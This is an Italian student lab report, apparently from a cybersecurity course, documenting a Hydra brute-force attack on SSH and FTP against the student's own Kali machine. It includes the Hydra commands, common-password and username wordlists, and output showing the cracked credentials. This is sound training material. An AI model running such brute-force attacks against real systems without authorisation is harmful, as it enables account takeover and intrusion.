

Report sull'Attacco Brute Force con Hydra su SSH e FTP


Soluzione dell'esercizio

Fase 1: Configurazione e cracking SSH

1. Creazione utente su Kali Linux:

Per prima cosa, ho creato un utente chiamato `test_user` su Kali Linux utilizzando il comando:

```
sudo adduser test_user
```



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
  Full Name []: test user  
  Room Number []:  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...
```

Durante la creazione, ho impostato la password come `testpass`.

2. Avvio del servizio SSH:

Ho avviato il servizio SSH con il seguente comando:

```
sudo service ssh start
```



```
(kali@kali)-[~]  
$ sudo service ssh start
```

Per verificare che il servizio SSH fosse correttamente avviato, ho controllato lo stato del servizio con:

```
sudo service ssh status
```

```
(kali㉿kali)-[~]
$ sudo service ssh status

● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Fri 2024-12-13 03:49:37 EST; 1min 55s ago
 Invocation: ee761d982ae6467789a450ebe3225651
    Docs: man:sshd(8)
          man:sshd_config(5)
   Process: 6541 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
  Main PID: 6543 (sshd)
    Tasks: 1 (limit: 6940)
   Memory: 1.7M (peak: 2.1M)
      CPU: 30ms
   CGroup: /system.slice/ssh.service
           └─6543 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 13 03:49:36 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Dec 13 03:49:37 kali sshd[6543]: Server listening on 0.0.0.0 port 22.
Dec 13 03:49:37 kali sshd[6543]: Server listening on :: port 22.
Dec 13 03:49:37 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

3. Test connessione SSH:

Per conoscere l'indirizzo IP della macchina Kali, ho eseguito il comando:

```
ip a
```

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:7d:27:11 brd ff:ff:ff:ff:ff:ff
   inet 192.168.10.100/24 brd 192.168.10.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::8a31:254d:8110:b0b9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- Ho testato la connessione SSH con il comando:

- `ssh test_user@<ip_kali>`

```
(kali㉿kali)-[~]  
$ ssh test_user@192.168.10.100  
The authenticity of host '192.168.10.100 (192.168.10.100)' can't be established.  
ED25519 key fingerprint is SHA256:xFlW47rVkJXV2x1Yglqw50De+KeURUGMakUbd1M7DRfg.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.10.100' (ED25519) to the list of known hosts.  
test_user@192.168.10.100's password: █
```

Dove `<ip_kali>` è l'indirizzo IP della macchina Kali. Ho inserito la password testpass quando richiesto.

```
(kali㉿kali)-[~]  
$ ssh test_user@192.168.10.100  
test_user@192.168.10.100's password:  
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

4. Attacco Brute Force con Hydra:

Per eseguire un attacco di brute force sulla connessione SSH, ho utilizzato il comando Hydra:

```
hydra -L <username_list> -P  
<password_list> <ip_kali> -t 4 ssh
```

Dove:

- `<username_list>` è il file contenente la lista di nomi utente.
- `<password_list>` è il file contenente la lista di password.
- `<ip_kali>` è l'indirizzo IP della macchina Kali.


Per ridurre i tempi dell'attacco, ho creato due wordlist personalizzate:

*~/Documents/EPICODE-CS0724/Unit2/Settimana 2/S6L5/user.txt - Mousepad

File Edit Search View Document Help

password.txt x user.txt

```
1 admin
2 root
3 user
4 guest
5 administrator
6 test
7 demoS
8 guestuser
9 user1
10 superuser
11 support
12 manager
13 employee
14 developer
15 staff
16 test_user
17 poweruser
18 itadmin
19 sysadmin
20 worker
21 admin123
22 admin1
23 test1
24 user123
25 testuser123
26 adminpass
27 guestadmin
28 admin2024
29 service
```



The screenshot shows a Mac OS desktop with a dark theme. In the background, a terminal window is open, displaying a list of usernames and passwords. In the foreground, a text editor window titled "password.txt" is open, showing the same list of usernames and passwords. The text editor window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". The toolbar includes icons for opening, saving, undo, redo, cut, copy, paste, find, and zoom. The text editor window has a tab labeled "password.txt" and a search bar. The terminal window has a title bar that reads "~/Documents/EPICODE-CS0724/Unit2/Settimana 2/S6L5/password.txt - Mousepad". The terminal window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". The terminal window has a toolbar with icons for opening, saving, undo, redo, cut, copy, paste, find, and zoom. The terminal window has a tab labeled "password.txt" and a search bar. The terminal window displays the following text:

```
1 123456
2 password
3 admin
4 12345
5 qwerty
6 letmein
7 welcome
8 123123
9 password123
10 123qwe
11 1qaz2wsx
12 admin123
13 letmein123
14 testpass
15 password1
16 welcome123
17 1234
18 password1
19 qwerty123
20 admin12345
21 1234qwer
22 secret
23 password1234
24 123qweasd
25 123abc
26 1qazxsw2
27 hello123
28 iloveyou
29 admin2024
```

Ho quindi avviato l'attacco Hydra con il comando sopra citato:

```
kali@kali: ~/Documents/EPICODE-CS0724/Unit2/Settimana 2/S6L5
File Actions Edit View Help
ld 0] (0/2)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "123123" - 443 of 872 [child 2] (0/2)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "password123" - 444 of 872 [child 0] (0/2)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "123qwe" - 445 of 872 [child 2] (0/2)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "1qaz2wsx" - 446 of 872 [child 0] (0/2)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "admin123" - 447 of 872 [child 2] (0/2)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "letmein123" - 448 of 872 [child 0] (0/2)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "testpass" - 449 of 872 [child 2] (0/2)
[22][ssh] host: 192.168.10.100 login: test_user password: testpass
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "123456" - 465 of 872 [child 2] (0/2)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "password" - 466 of 872 [child 2] (0/2)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "admin" - 467 of 872 [child 0] (0/2)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "12345" - 468 of 872 [child 0] (0/2)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "qwerty" - 469 of 872 [child 2] (0/2)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "letmein" - 470 of 872 [child 0] (0/2)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "welcome" - 471 of 872 [child 2] (0/2)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "123123" - 472 of 872 [child 2] (0/2)
```

5. Test di Cracking tramite FTP

In seguito, ho testato lo stesso attacco Hydra ma sul servizio FTP con il comando:

```
hydra -L user.txt -P password.txt ftp://192.168.10.100:21 -V -t 4
```

Dove:

- `user.txt` è il file con la lista degli utenti.
- `password.txt` è il file con la lista delle password.
- `192.168.10.100` è l'indirizzo IP della macchina di destinazione.

```
kali@kali: ~/Documents/EPICODE-CS0724/Unit2/Settimana 2/S6L5
File Actions Edit View Help
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "letmein123" - 448 of 870 [child 1] (0/0)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "testpass" - 449 of 870 [child 0] (0/0)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "password1" - 450 of 870 [child 3] (0/0)
[ATTEMPT] target 192.168.10.100 - login "test_user" - pass "welcome123" - 451 of 870 [child 2] (0/0)
[21][ftp] host: 192.168.10.100 login: test_user password: testpass
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "123456" - 465 of 870 [child 0] (0/0)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "password" - 466 of 870 [child 1] (0/0)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "admin" - 467 of 870 [child 3] (0/0)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "12345" - 468 of 870 [child 2] (0/0)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "qwerty" - 469 of 870 [child 0] (0/0)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "letmein" - 470 of 870 [child 1] (0/0)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "welcome" - 471 of 870 [child 2] (0/0)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "123123" - 472 of 870 [child 3] (0/0)
[ATTEMPT] target 192.168.10.100 - login "poweruser" - pass "password123" - 473 of 870 [child 0] (0/0)
```